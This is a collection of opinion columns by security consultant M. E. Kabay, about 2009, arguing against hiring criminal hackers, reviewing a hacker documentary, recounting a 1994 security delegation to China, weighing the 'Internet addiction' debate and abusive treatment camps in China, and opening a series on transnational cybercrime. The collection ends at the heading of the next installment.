If you needed to evaluate the security of your home, which would you hire: a burglar who claimed to be an ex-burglar or a bonded security specialist with no criminal tendencies. The fundamental problem with hiring criminal hackers is their complete lack of credibility. Criminal hackers believe in lying and cheating as a bedrock of their hobby; they misrepresent themselves to the security system and to the human beings they can trick into revealing privileged information. Their credo is tainted by the video-game fallacy: if it is possible to do something, it must be right. Morality exists for them only as a technical constraint: if you think something is wrong, make it impossible to accomplish.

So if you hire a criminal hacker to review your system security, you will make him (usually him) sign a non-disclosure agreement. Riiiight.

Criminal hackers believe that unless you can force compliance, there is no obligation to comply with agreements and rules. I have met hackers who claim that if they *can* break into your computer system, it's *your* fault they broke in—regardless of your efforts to protect yourself. The same mentality is at the basis of every criminal act: stop me if you can. These are people with no connection to the rest of society. They live in a subculture where dishonesty is the norm, where the rest of society is seen as a bunch of lame-brain jerks who don't know enough to protect ourselves. So what makes you think they will change? If you pay them to hack, why would they deal honestly with you when honesty is foreign to their view of the world? You may as well trust an unrecovered alcoholic or an active drug user. Putting confidential information within reach of the criminal hacker is like putting children within sight of a pedophile.

The next problem is that anyone who has been as anti-social as an expert criminal hacker is subject to blackmail. One of the reasons no one hires convicted felons for work requiring them to be bonded by their employer is that criminals have done bad things—and not necessarily all of it in the public record. To compromise a person with a tainted background, an enemy can dig up

some dirt and threaten to reveal it. Given the moral flabbiness of criminal hackers, it's hard to imagine they'd resist pressure very well. The same problem would arise if you were to hire drug addicts and pushers to work in anti-drug operations; or if you used car thieves to stop car theft; or if you hired embezzlers to write your accounting code. It just doesn't make sense.

[More of this rant in the next column]

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The Fruit of the Poisoned Tree:
Why Criminal Hackers Must Not Be Rewarded (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Should we hire criminal hackers as security experts? This is the second of a two-part attack on the idea from a 1995 debate in which I participated.

* * *

On a broader scale, consider the message you would be giving some thirteen year old proto-hacker. These kids, like most kids, are tremendously susceptible to peer pressure. They already find criminal hacking attractive because it's viewed as today's counter-culture—something fairly harmless (compared with, say, dealing drugs) but exciting because it's illegal. Now imagine that the older creeps can announce that they've just been hired by The Man (i.e., authority figures) to work in counter-intelligence, snooping in foreign companies' files for money (you don't imagine they'd keep it quiet, do you?). Oh man—not only is criminal hacking glittering with the allure of the forbidden now, but you can hope to earn money with it from the government!

The children and emotionally-arrested adolescents involved in criminal hacking already have a love/hate attitude towards The Man. Many of them claim that they'd like to work for security firms when (if) they grow up. This myth that criminal hacking is a reasonable basis for work in security would become even more pernicious if it were known that more hackers had in fact been solicited and used by government or corporate organizations. Using such people would reinforce the attractiveness of criminality.

Consider the outcry if the military in a democracy actively solicited murderers to be soldiers. The great challenge of military training is to temper savagery with honor; to provide a moral framework within which war is viewed as undesirable, killing as regrettable. A soldier who lies is a stain on his unit's honor. A soldier who steals is a wretch who deserves expulsion. And a soldier who breaks his word is a traitor to his country. And so how shall we deal with people whose entire way of life is to lie and to steal and to cheat?

I say they're unfit to serve.

At the most fundamental level of all, the end does not justify the means. To use criminals, to honor them, to praise them, to pay them: this would be yet another blow against morality and decency. And it would be a blow without even the excuse of necessity. We do not need criminal hackers. Information security can be strengthened using the skills of honest people—hackers, if you like, but not criminal hackers. We should be encouraging children who enjoy using computers to learn more, to learn deeper. We need school teachers who have more than merely a superficial knowledge of the user interface: we need teachers with a thorough grounding in computer science. We need books for children to teach operating systems fundamentals and database theory in an enjoyable, challenging way; we need recognition for the gifted—support for the oddballs who prefer trackballs to basketballs. We need donations of computer equipment and texts from companies who see that helping kids learn is a wise investment in everyone's future. Why not donate used mainframes and servers to help kids learn about operating systems and networks? Let's give brilliant kids with a knack for security summer jobs so they can use

their skills to help society instead of feeling marginalized.

What we don't need is reward for dishonesty and praise for sociopathy.

In the Hacker Debate at the InfoWarCon 95, someone asked me if I recommended blackballing all hackers who engaged in illegal activity in their adolescence. I answered that no, there should not be a life-time ban on criminal hackers—as long as they show that they understand their moral and legal obligations to society and their employers or clients. If a person shows by their actions that they have matured and now repudiate their former lifestyle, by all means give them a chance. Keep them under supervision, avoid putting them in temptation's way, and be on your guard—but by all means welcome recovering hackers back to society.

Just don't solicit people *because* they are or were criminal hackers.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

H4CK3RS ARE PEOPLE TOO:
Film Review

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

My friend and colleague Alan Freedman,< http://www.computerlanguage.com/aboutus.htm > author of the distinguished *Computer Desktop Encyclopedia*,< http://computerlanguage.com/webexamples.htm > defines *hacker* as follows in version 22.4:

> "Hacker: A person who writes programs in assembly language or in system-level languages, such as C. The term often refers to any programmer, but its true meaning is someone with a strong technical background who is "hacking away" at the bits and bytes.
>
> *Hackers Have a Bad Name*
>
> During the 1990s, the term "hacker" became synonymous with "cracker," which is a person who performs some form of computer sabotage. The association is understandable. In order to be an effective cracker, you had to be a good hacker, thus the terms got intertwined, and hacker won out in the popular press.
>
> However, sometimes, hackers are not even worthy of the original meaning of the term. Today, a lot of malicious acts are performed by people with limited knowledge who gain unauthorized entrance into computers to steal data or perform mischief (see script kiddie)."

"HACKERS ARE PEOPLE TOO," a 2008 documentary< http://www.hackersarepeopletoo.com/store.html > directed by Ashley Schwartau< http://www.linkedin.com/pub/ashley-schwartau/6/bbb/34 > and produced by Winn Schwartau,< http://www.winnschwartau.com/whoiswinn.html >, is a refreshing look at intelligent, healthy, original people who are far from the twisted misfits portrayed in the notorious 1992 propaganda film "Unauthorized Access"< http://www.youtube.com/watch?v=EUiWzwmDSx8 > by Annaliza Savage. It's a counterblow against the unfortunate hijacking of the term "hacker" by an uninformed press over the last 30 years. Steven Levy tried his best to fight the misuse of the term in his entertaining and informative book, *Hackers: Heroes of the Computer Revolution* (Penguin, Updated edition, January 2, 2001; ISBN 978-0141000510; AMAZON < http://www.amazon.com/Hackers-Computer-Revolution-Steven-Levy/dp/0141000511/ >).

The film opens with some authentic perspectives from several simpatico non-criminal hackers on their enthusiasm for learning and tinkering:

> "When you think of hackers, forget the criminal aspect of it. Yes, that exists, and yes, it's out there, but people in this community who call themselves hackers are incredibly talented people who are independent thinkers, who come up with incredibly creative and innovative ways of solving problems that other people just don't think of solving in a certain way. We are an incredibly creative… intuitive bunch; we latch onto technology and find new ways of using it and have been doing this … for fifty years." – Nick Farr,< http://www.linkedin.com/in/nickf4rr > Co-Founder, Hacker Foundation < http://www.privacydigest.com/2007/03/25/hackers%20plane >

> "A hacker is someone who wants to know how things work, take them apart, look at the components, see if there's a way to make them better, and put it back together and share that information openly without motivation of profit or fame or anything like that." – Scott Davidson, Security Professional
>
> "For any individual item… [or] raw material that can be forged into a product, there is the expected uses of it and then there is other. Most people look at the expected uses. They see a fork and they go, 'Aha! This is an object that has one purpose: to eat food.' And a hacker looks at the fork and says, 'Aha! This is metal: it will conduct electricity. Aha! This has sharp points: it can make holes in clay for … making a sculpture." – Dan Kaminsky, Penetration Tester.

I was particularly struck by Davidson's comment, since I've been strongly influenced by the work of Alfred Korzybski< http://www.generalsemantics.org/index.php/discov/alfred/akz.html > on his General Semantics < http://www.generalsemantics.org/index.php/discov/gsemantics/7.html > since I was 13 years old (believe me, it didn't get me any dates in high school). One of the most important principles of General Semantics is often summarized by the aphorism "The map is not the territory" which is taken to mean that symbols are abstractions, not reality. As Kaminsky says, labeling an object by its primary function should not stop us from recognizing its manifold reality. Good problem-solvers – hackers in the context of this discussion – are good at seeing novel uses for all manner of tools.

Ashley Schwartau's movie really moved me. I loved it! On a personal note, I started programming in assembler using an ancient teach-yourself textbook in 1965 and quickly moved on to FORTRAN IV G at McGill University (whew!). But I still used assembler coding to program HP65< http://www.hpmuseum.org/hp65.htm > programmable calculator, which had no alphabetical characters on its display. To create my own space-war game, complete with limited orbital and ballistic calculations, I turned the device upside down to interpret the reversed numerals as a limited set of alphanumerics for status reports. That's hacking.

In 1980, while being trained on Hewlett-Packard's VPLUS/3000< http://www.hpmuseum.net/document.php?hwfile=4338 > forms-design software, I realized that the software's parser (the "MATCH" function and its wild cards) allowed one to branch from one form to another by parsing a user's inputs. In other words, the software was not simply a "forms-design package" as it was labeled: it could justifiably be called a programming language. As a result of that insight, HP sent me to its Cupertino facilities on a six-month research assignment during which I worked with HP programmer Simon Cintz to create a SYSDUMP training simulation – HP's first computer-based training. And that's hacking!

So as a proud hacker – but never a criminal – let me urge you to enjoy the Schwartau's charming film, which can be used in schools to fight propaganda from criminal hackers and their sympathizers. The documentary will show youngsters that *non-criminal* hackers are not sociopathic law-breakers – they're often immensely likeable people with tremendously creative intelligence and originality.

Good one, Ashley & Winn!

* * *

For more materials you can give to children and teachers to oppose hackers, see the Ethics

section of my Website.< http://www.mekabay.com/ethics/index.htm > For interviews with Ashley Schwartau in which she talks about her motivations for making the documentary, the process, and the response, see

- Hak5 Interview < http://www.vimeo.com/3438282 >
- Security Binge interview < http://securitybinge.com/updates/2009/11/14/securitybinge-episode-002.html >
- Security Wire Weekly < http://odeo.com/episodes/23176950-SWW-Hackers-Are-People-Too >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Traveling to Dictatorships

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In 1994, I was asked to lead a delegation of information security experts from the United States and the People's Republic of China. When not on the West Coast, and in our preparatory briefing, I warned the members of our delegation to be on their guard at all times once they entered the PRC. I told them that they would be under surveillance 24 hours a day. They should expect no privacy when speaking to each other and certainly not when using telephones. They should not discuss confidential information about their companies or about US national security. They should carry no confidential information on their laptop computers. It should make no derogatory or critical comments about the government of the PRC or about the Chinese people.

We flew to Hong Kong and entered the PRC by train to Guangzhou (Canton). Over the next three weeks, we gay lectures in Guangdong, Shanghai, and Beijing to banking officials, government information technologists, and provincial and federal law enforcement authorities. One of my fondest memories is of a workshop on financial systems security that I introduced in Chinese. I had studied Mandarin Chinese for 2 1/2 years in the early 1980s and spoke language with the proficiency of a three-year-old. In my very best accent, with due attention to the four tones required for correct pronunciation and meaning, I said that we were all friends and we all wanted to work. The Chinese translator burst into laughter and said English, "Ha-ha-ha!!! That sounds like Chinese!!" The entire audience instantly burst into gales of laughter; what was particularly interesting was that no one waited for the Chinese translation.

When we visited the capital, our guide, a charming 30-year-old young woman with wonderful English and a seemingly inexhaustible knowledge of China and of the cities and areas we were visiting, took us to the Ba Da Ling -- a portion of the Great Wall of China near Beijing. As usual, we traveled on a tour bus; I habitually sat right behind the driver. On that day, we were stopped on a deserted stretch of road by two scruffy soldiers of the People's Liberation Army. They were slouching, their collars were undone, and they were smoking: they looked like thugs and we instantly got the idea that they were about to shake us down for cash. The tour guide stepped out of the bus; her head was roughly at the level of their chests. She spoke a few words to them; to our astonishment, both soldiers snapped rigidly to attention with every sign of terror on their faces. turned towards me and said in excellent English, "She is colonel in secret police."

So think about this for a minute. How likely do you think it is that the bus driver for a group of Chinese professionals visiting the USA would just happen to speak nearly perfect Chinese? And when was the last time you even heard of a secret police force in the USA, let alone having a one of its colonels act as a tour guide?

So the lesson for all of you international travelers is simple: find out about the political and security situation in the countries you plan to visit before you leave. And if you're going to spend time in a dictatorship, watch your mouth and keep your computer clean.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and

operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Internet Habit? Dependency? Addiction? Pop Psychology?

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The popular press is full of articles braying news about Internet addiction; try typing "Internet addiction" into the search field of your favorite search engine and start browsing. A Google search in mid-December brought up 768,000 English, French and German pages on the topic.

The popular Web site netaddiction.com has a self-test < http://www.netaddiction.com/index.php?option=com_bfquiz&view=onepage&catid=46&Itemid=106 > anyone can take to computer a score suggesting the degree of "level of addiction." The scoring chart provides the following guidance:

> *The higher your score, the greater your level of addiction and the problems your Internet usage causes. Here's a general scale to help measure your score:*
>
> - 20 - 49 points: You are an average on-line user. You may surf the Web a bit too long at times, but you have control over your usage.
> - 50 -79 points: You are experiencing occasional or frequent problems because of the Internet. You should consider their full impact on your life.
> - 80 - 100 points: Your Internet usage is causing significant problems in your life. You should evaluate the impact of the Internet on your life and address the problems directly caused by your Internet usage.

Why does this text send shivers down my back? Could it possibly be because it's too easy?

In a scholarly meta-analysis of 39 scholarly, peer-reviewed articles about quantitative research on Internet addiction published between 1996 and 2006, an international team of researchers [1] found that many authors had failed to define Internet addiction; others had contradictory definitions. The research team chose to define Internet addiction as follows:

> For the purposes of this study, we define Internet addiction following Beard's holistic approach wherein "an individual is addicted when an individual's psychological state, which includes both mental and emotional states, as well as their scholastic, occupational and social interactions, is impaired by the overuse of the medium."[2]

Byun *et al.* found that

- A wide range of methods has been used to detect "Internet addiction" as defined in the individual studies, resulting in wide variations in the proportions of the study populations classified as affected. Indeed, in some studies where the same populations were studied using divergent definitions of the problem, the proportion of "addicts" varied by as much as 50%.
- Many researchers have focused on "five dimensions: compulsive use, withdrawal, tolerance, interpersonal and health problems, and time management problems." Attempts

to link Internet addiction to personality traits, intelligence, disorders such as attention deficit/hyperactivity and mood disorders were generally not successful.

- Survey respondents were usually selected through Internet-mediated self-selecting surveys, but randomized sampling usually produced significantly lower proportions of the target behavior in the samples. Furthermore, many of the samples were focused exclusively on high school and college students and may have ignored older populations involved in specific forms of Internet-mediated abuse such as compulsive online gamblers.
- Analytical methods applied to the data collected by the authors of the papers under study tended to use relatively simple confirmatory inferential statistics such as analysis of variance and regression. However, many of the studies had such small sample sizes that the validity of the probability estimates relating to the hypotheses under test could be challenged.

More on this topic in the next column.

* * *

References:

[1] Byun, S., C. Ruffini, J. E. Mills, A. C. Douglas, M. Niang, S. Stepchenkova, S. K. Lee, J. Loutfi, J.-K. Lee, M. Atallah, and M. Blanton (2008). "Internet Addiction: Metasynthesis of 1996–2006 Quantitative Research." CyberPsychology & Behavior 12(2):203-207. Downloaded 2009-12-14 through EBSCO Host online database via Kreitzberg Library at Norwich University.

[2] The quotation from Byun *et al.* includes internal reference 18, which is listed as follows: Beard KW. Internet addiction: a Review of current assessment techniques and potential assessmen questions. *CyberPsychology & Behavior* 2005; 8:7–14. [italics added]

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Debate over Internet "Addiction"

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Kimberly S. Young is a clinical psychologist who has been working on what she calls *Internet addiction* since the mid-1990s. In 1996, she acknowledged that "the term *addiction* does not appear in the most recent version of the DSM-IV [Diagnostic and Statistical Manual] (American Psychiatric Association, 1995)."[1] However, she argued, despite objections from many experts that "the term *addiction* should only be applied to cases involving chemical substances," she pointed out that a number of studies applied "similar diagnostic criteria" to "problem behaviors such as pathological gambling…, eating disorders…, sexual addictions…, generic technological addictions…, and video game addiction…."

A general definition of addiction is as follows:

> "Addiction, habitual repetition of excessive behavior that a person is unable or unwilling to stop, despite its harmful consequences. People can be physically addicted to a drug, meaning they may suffer ill physical effects if they stop taking the drug. They also can be psychologically addicted to drugs, gambling, or other behaviors, meaning they feel overwhelmingly deprived if they attempt to stop." [2]

Young defined Internet addiction in her early research in operational terms: anyone answering "Yes" to any three or more of the following questions would be defined as addicted:

1. Do you feel preoccupied with the Internet (think about previous online activity or anticipate next online session)?
2. Do you feel the need to use the Internet with increasing amounts of time to achieve satisfaction?
3. Have you repeatedly made unsuccessful efforts to control, cut back, or stop Internet use?
4. Do you feel restless, moody, depressed, or irritable when attempting to cut down or stop Internet use?
5. Do you stay online longer than originally intended?
6. Have you jeopardized or risked the loss of a significant relationship, job, educational or career opportunity because of the Internet?
7. Have you lied to family members, therapists, or others to conceal the extent of involvement with the Internet?
8. Do you use the Internet as a way of escaping from problems or relieving a dysphoric mood (e.g., feelings of helplessness, guilt, anxiety, depression)?[3]

Young has written extensively on the subject, including the forthcoming book *Caught in the Web: Recognizing and Recovering from Online Addictions* < http://www.amazon.com/Caught-Web-Recognizing-Recovering-Addictions/dp/0470551151/ > and the 2001 work *CyberSex: Uncovering the Secret World of Internet Sex* < http://www.amazon.com/CyberSex-Uncovering-Secret-World-Internet/dp/1842221914/ >. Her netaddiction.com Web site has a great deal of information such as self-tests, FAQs, articles, books, counseling services, eBooks and a "Recovery Blog."

A recent brief review of the controversy over calling excessive use of the Internet an addiction appeared in the October issue of CMAJ, the journal of the Canadian Medical Association.[4]

Proponents of labeling excessive use of the Internet argue that the tool is so popular that clinicians are reluctant to recognize and label Internet dependency and abuse as a clinical addiction because of negative connotations of the word. However, other clinicians and scientists argue that excessive use of the communications medium is better described as obsessive use "to avoid dealing with underlying problems, such as depression or social anxiety disorder, which have well-established treatments." Critics argue that "Creating new 'addictions' is misleading and confusing… and will only prevent people from getting the help they need, while undermining their self-efficacy." Dr Vaughan Bell, a clinical neuroscientist, argues, "The overmedicalization of life's problems is damaging…. Your actual difficulty may be that you are in a bad relationship or you are depressed, not addicted to the Internet. It's a neat placebo explanation that doesn't fully address the complexity of people's problems."

David Roman, writing in the *Communications of the ACM* (Association for Computing Machinery), commented on the debate in November 2009: "We published a story about ReSTART, an Internet detox center…. (http://cacm.acm.org/news/42675). It treats behaviors worthy of a 12-step program, such as a monomaniacal desire for online time, an inability to disconnect, and lying about Web habits. But it's also true that many overworked software programmers would fail ReSTART's survey on Internet addiction (http://www.netaddiction.com/resources/internet_addiction_test.htm)." He adds, "Addiction? Without stronger evidence, the jury is still out."[5]

REFERENCES

[1] Young, K. S. (1996). "Psychology of computer use: XL. Addictive use of the Internet: A case that breaks the stereotype." *Psychological Reports* 79(3):899-902 available for purchase ($4) online < http://ejournals.ammonsscientific.com/ >

[2] Microsoft Encarta 2009

[3] Young, K. S. (2004). "Internet Addiction: A New Clinical Phenomenon and Its Consequences." *American Behavioral Scientist* 48(1):402-415 available for purchase ($25) online < http://abs.sagepub.com/cgi/reprint/48/4/402 >

[4] Collier, R. (2009). "Internet addiction: New-age diagnosis or symptom of age-old problem?" Canadian Medical Association Journal 181(9):575-576 < http://www.cmaj.ca/cgi/reprint/181/9/575.pdf >

[5] Roman, D. (2009). "Internet Addition: It's Spreading, but is it Real?" *Communications of the ACM* 52(12):12 < http://cacm.acm.org/magazines/2009/11/48435-internet-addiction-its-spreading-but-is-it-real/abstract > Full text requires ACM membership or fee.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Internet Addiction in China: Some Teens Harshly Treated

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Internet growth in China has been phenomenal. According to the Miniwatts Marketing Group's "Internet World Stats," between 2000 and 2009, the estimated number of Internet users in the People's Republic grew from 23M to 338M and the penetration percentage grew from 1.7% to 25.3%.< http://www.internetworldstats.com/asia/cn.htm >

Inevitably, some people have started to exceed other people's views on what is reasonable for daily use of the Internet. The concept of "Internet addiction" has been used as the basis for psychiatric, medical and even punitive treatment.

In the capital region, < http://www.accci.com.au/keycity/beijing.htm >, parents have been bringing teenagers to the Addiction Medical Center (AMC) at the General Hospital of the Beijing Military Region for several years. An article by Richard Stone from June 2009< http://www.sciencemag.org/cgi/content/short/324/5935/1630 > in SCIENCE magazine [subscription or payment required for online access] quotes Dr Tao Ran, "a psychiatrist and senior colonel" in describing how the children are treated:

> AMC's treatments include behavioral training, drug therapy for patients with mental symptoms, dancing and sports, reading, karaoke, and elements of the "12 step" program of Alcoholics Anonymous. A "very important" part of the regimen is family therapy, says Tao. "Internet addiction occurs because the parents are doing something wrong," he asserts. Patients tend to have parents who are strict authoritarians or demand perfection, or come from single-parent households or homes in which the parents are frequently fighting, Tao says. In the beginning, parents tend to blame their children, he says, but after treatment they recognize their failings.

In contrast, a number of unregulated clinics in China have become the focus of concern within the country and among outside observers. Some of these clinics sound more like punitive boot camps than supportive institutions.

> The most infamous, perhaps, is the Yang Yongxin Center for IA Treatment at public hospital number four in Linyi, Shandong. Last year[2008], a CCTV-12["a central government channel"] segment recounted how the parents of a young man, "H," drugged him with a dozen sleeping pills and brought him to Yang's clinic. After "H" had woken up, he protested to Yang that he was over 18 years old and therefore they could not force him to stay without his consent. Yang bundled "H" into a room, and other patients restrained him on a bed, after which Yang administered shocks— for more than 1 hour, the narrator claimed— with a DX-IIA electroconvulsive therapy (ECT) machine, clearly shown in the program. In an 8 May article in China Youth Daily, Yang explained that he uses a weaker current than standard ECT and that the shocks, although "very painful," are "harmless."

In July 2009, Chinese federal authorities ordered investigations into the electro-shock treatments and ordered them suspended: .<

http://www.shanghaidaily.com/sp/article/2009/200907/20090715/article_407507.htm >

> THE Ministry of Health has ordered a hospital in Shandong Province to stop using electric shock therapy to cure young people of Internet addiction, saying there was no scientific evidence that it worked.
>
> Linyi Mental Health Hospital in Shandong used the treatment as part of a four-month program that had so far treated nearly 3,000 young people, China Youth Daily reported yesterday, citing psychiatrist Yang Yongxin who runs the facility.
>
> The ministry said in a statement posted on its Website late on Monday there was no domestic or international clinical proof that electric shock therapy helped cure Internet addiction

Deng Sanshan was 16 years old when his parents sent the boy to the Guangxi< http://www.accci.com.au/keycity/guangxi.htm > Qihang Survival Training Camp in southern China because his father believed he was suffering from Internet addiction. A few days later, at the end of July 2009, the child was dead. His father, Deng Fei, said that he "was put in solitary confinement within hours of his arrival and was then beaten to death by his trainers."< http://china.globaltimes.cn/society/2009-08/453958.html >

"Local officials in the region where a boy was beaten to death at an Internet addiction camp have taken swift action - and fired the editor who ran the story."< http://www.chinadaily.com.cn/cndy/2009-08/27/content_8621102.htm >

Pu Liang, a 14-year old from Chengdu< http://www.accci.com.au/keycity/sichuan.htm#chengdu > in Sichuan< http://www.accci.com.au/keycity/sichuan.htm > province, "often stayed out all night playing games in an Internet café" and "neglected his studies." His mother, Li Shubing, sent him to an Internet-addiction rehabilitation camp at the start of August 2009. Three weeks later, the child was "hospitalized in critical condition with broken ribs, kidney damage and internal bleeding. Removed from the camp by police last week, he told his parents he had been beaten by a counselor and fellow campers after he was unable to complete a rigorous regimen of push-ups."< http://www.latimes.com/news/nationworld/nation/la-fg-china-beatings22-2009aug22,0,5676457,print.story >

Is China in the grip of widespread, grotesque overreaction to "Internet addiction?" It's hard to say, given the difficulties of getting straight news out that relatively closed country, still in the grip of a totalitarian regime that behaves more like a massive criminal conspiracy more than the ideals of government espoused in more enlightened regions of the world. Are the widespread reports and head-shaking criticism of abusive treatment – including this column itself – well-founded analyses or are they an expression of a Western bias against China and all that is Chinese? I leave readers to a thoughtful and challenging essay by C. W. Hayford entitled "Lies, Damn Lies, and Chinese 'Lies That Bind'"< http://www.froginawell.net/china/2008/08/lies-damn-lies-and-chinese-"lies-that-bind"/ > for some interesting questions about how we view China.

And while you are pondering these serious questions, do have a lovely holiday season.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Pirate's Cove: Setting the Stage

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The need for protection against cyber crime is ever increasing, especially considering the volume of personally identifiable information (PII) and financial transactions which corporations and financial institutions manage on a daily basis. Moreover, cyber crime is often a transnational threat, creating even more difficulty for law enforcement to pursue cyber criminals. The added complexities of international inconsistencies with respect to laws pertaining to PII exacerbate the problem, and current cyber crime legislation in key areas around the world currently does not permit virtual self defense.

Chrisopher Kuner, in his paper "Internet Jurisdication and Data Protection Law: An International Legal Analysis," < http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1496847 >, summarized the problems in his abstract as follows:

> Data protection law has been the subject of an increasing number of jurisdictional disputes, which have largely been driven by the ubiquity of the Internet, the interconnectedness of the global economy, and the growth of data protection law around the world in recent years. There are also an increasing number of instances where data protection law conflicts with legal obligations in other areas. Moreover, the rapid development of new computing techniques (such as so-called 'cloud computing') is putting even greater pressure on traditional jurisdictional theories. Jurisdictional uncertainties about data protection law have important implications, since they may dissuade individuals and companies from engaging in electronic commerce, can prove unsettling for individuals whose personal data are processed, and impose burdens on regulators. These difficulties are increased by the fact that, so far, there is no binding legal instrument of global application covering either jurisdiction on the Internet or data protection.

This is the first in a set of four articles by Kathleen E. Hayman, Michael Miora, CISSP-ISSMP, FBCI and Allen P. Forbes that examines the threat of cyber crime in business-to-business (B2B) activities. The discussion is restricted to traditional crimes committed through virtual means and the implications of potential solutions. The articles address how corporations and financial institutions can conduct e-commerce in areas with minimal security and cyber law enforcement capabilities and also discuss the question of which areas and organizations are most often targets of cyber crime and which attackers pose the greatest threat to e-commerce is also discussed. The articles have been edited by M. E. Kabay, who suggested changes as well as requesting and adding supplemental references to the text.

* * *

The Piracy

On June 12, 2009, members of a transnational telephone hacking scheme were indicted in New Jersey. These individuals, many based in the Philippines, were accused of unauthorized entry into the telephone systems of major US businesses and other entities and of attempting to sell

information about these vulnerabilities to Pakistani nationals residing in Italy. The arrests and indictments were the result of a three-year investigation that included a high degree of cooperation and coordination among many affected US businesses and foreign entities.< www.usdoj.gov/criminal/cybercrime/nusierIndict.pdf >

The most tempting, untapped markets can have significant security challenges. Perhaps the most tempting markets are those where technological pirates and privateers dominate. These are not pirates that plunder the high seas, nor are they privateers given ships and commissioned by royalty. These technological scallywags constitute very real threats to the multinational corporation. PII is a deliberate target of cyber criminals, members of criminal organizations and foreign governments. These cyber criminals obtain sensitive PII for profit. They perceive corporations as galleons—giant, slow ships filled with a vast stockpile of assets; they seek to overtake the ships to take as much as they can before being identified or captured. They vanish as suddenly as they strike using the anonymity of the Internet for mobility, masking their trails and escaping to reemerge another day in another guise.

The need for protection against cyber crime is great, especially considering the PII and financial transactions which Corporations and financial institutions manage on a daily basis. Cyber criminals, members of criminal organizations, and potentially foreign governments all specifically target PII. Cyber crime can be a transnational threat, creating even more difficulty for law.

Unless current cyber crime legislation is modified to permit virtual “self defense” against these pirates, business to business e-commerce in lawless areas is likely best conducted via Virtual Private Networks (VPNs). In areas with minimal security and law enforcement capabilities, this method of self protection is critical. Current cyber crime legislation around the world does not address virtual “self defense.” Most existing cyber crime legislation is broad, and does not yet distinguish among attacks based on intent. Unless current legislation is changed or modified, using Virtual Private Networks (VPNs) and security awareness training are likely the best option for operating in unstable areas.

Businesses, particularly those in the financial sector, are facing the challenge of ensuring self-protection within legal bounds that do not drive away their clientele. The balance between customer service and Internet security is delicate.

The Pirates and Privateers: Who are the Scallywags?

The threat is multi-layered: pirates could be acting independently or as members of larger cyber crime groups. Some, however, are privateers, wreaking havoc at the behest of foreign nations and organizations. While privateers tend to focus on governments and contractors upon which the governments rely, they still have a vested interest in draining an “enemy” economy of resources.

Pirates and privateers use different techniques for their activities. Some could select a particularly tempting company as a target, particularly if the company is experiencing changes or fluctuations that would render it vulnerable to attack. Others may pose an insider threat as disgruntled employees with access to sensitive identifying information are tempted to use the information for their own personal gain.

All pirates, however, face the question of how to transport their plunder. Cyber crime gangs may recruit both knowing and unknowing accomplices to perform simple online tasks to facilitate the transfer of their ill-gotten gains. The complexity of a cyber crime case can present a difficult

challenge to law enforcement due to the numbers of disparate individuals who may be involved in the crime. Chapter 12, “Code Orange” of Misha Glenny’s book *McMafia: A Journey Through the Global Criminal Underworld*< http://www.amazon.com/McMafia-Journey-Through-Criminal-Underworld/dp/B002RAR108 > provides an excellent overview of organized cyber crime and the unique challenges it presents.

As demonstrated in the transnational telephone hacking scheme described above, a plot may involve players from around the globe. Perpetrators, end customers, and intermediates may reside in dispersed geographical and jurisdictional areas. In this example, the US was fortunate to have cooperative global law enforcement partners in the Philippines and in Italy. This may not always be the case, a dilemma which further strengthens the pirates in their coves.

* * *

In the next installment, the authors present some top-level findings and analyses about the environment or climate affecting the activities of pirates and privateers around the world.

* * *

ABOUT THE AUTHORS

Kathleen Hayman is an analyst with the US Department of Justice, and she has been a consultant with Certico Corporation< http://www.certicoglobal.com > for three years. She can be reached at Kathleen.Hayman@gmail.com.

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute< http://www.thebci.org/ > (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation,< http://www.contingenz.com > a specialty consulting firm and the developers of IMCD Business Backup.< http://www.contingenz.com/IMCD > He can be reached via email at mmiora@contingenz.com or mmiora@miora.com.

Allen Forbes is currently the President of Certico Corporation< http://www.certicoglobal.com > serving large critical infrastructure providers in all matters concerning security. A 28-year veteran in the US Marine Corps and currently a member of the US Marine Corps Reserve, Forbes has served in a number of senior logistics, operations, intelligence, and security positions in both the government and private industry. He can be reached at aforbes@certicoglobal.com.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Pirate's Cove: The Western Havens

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

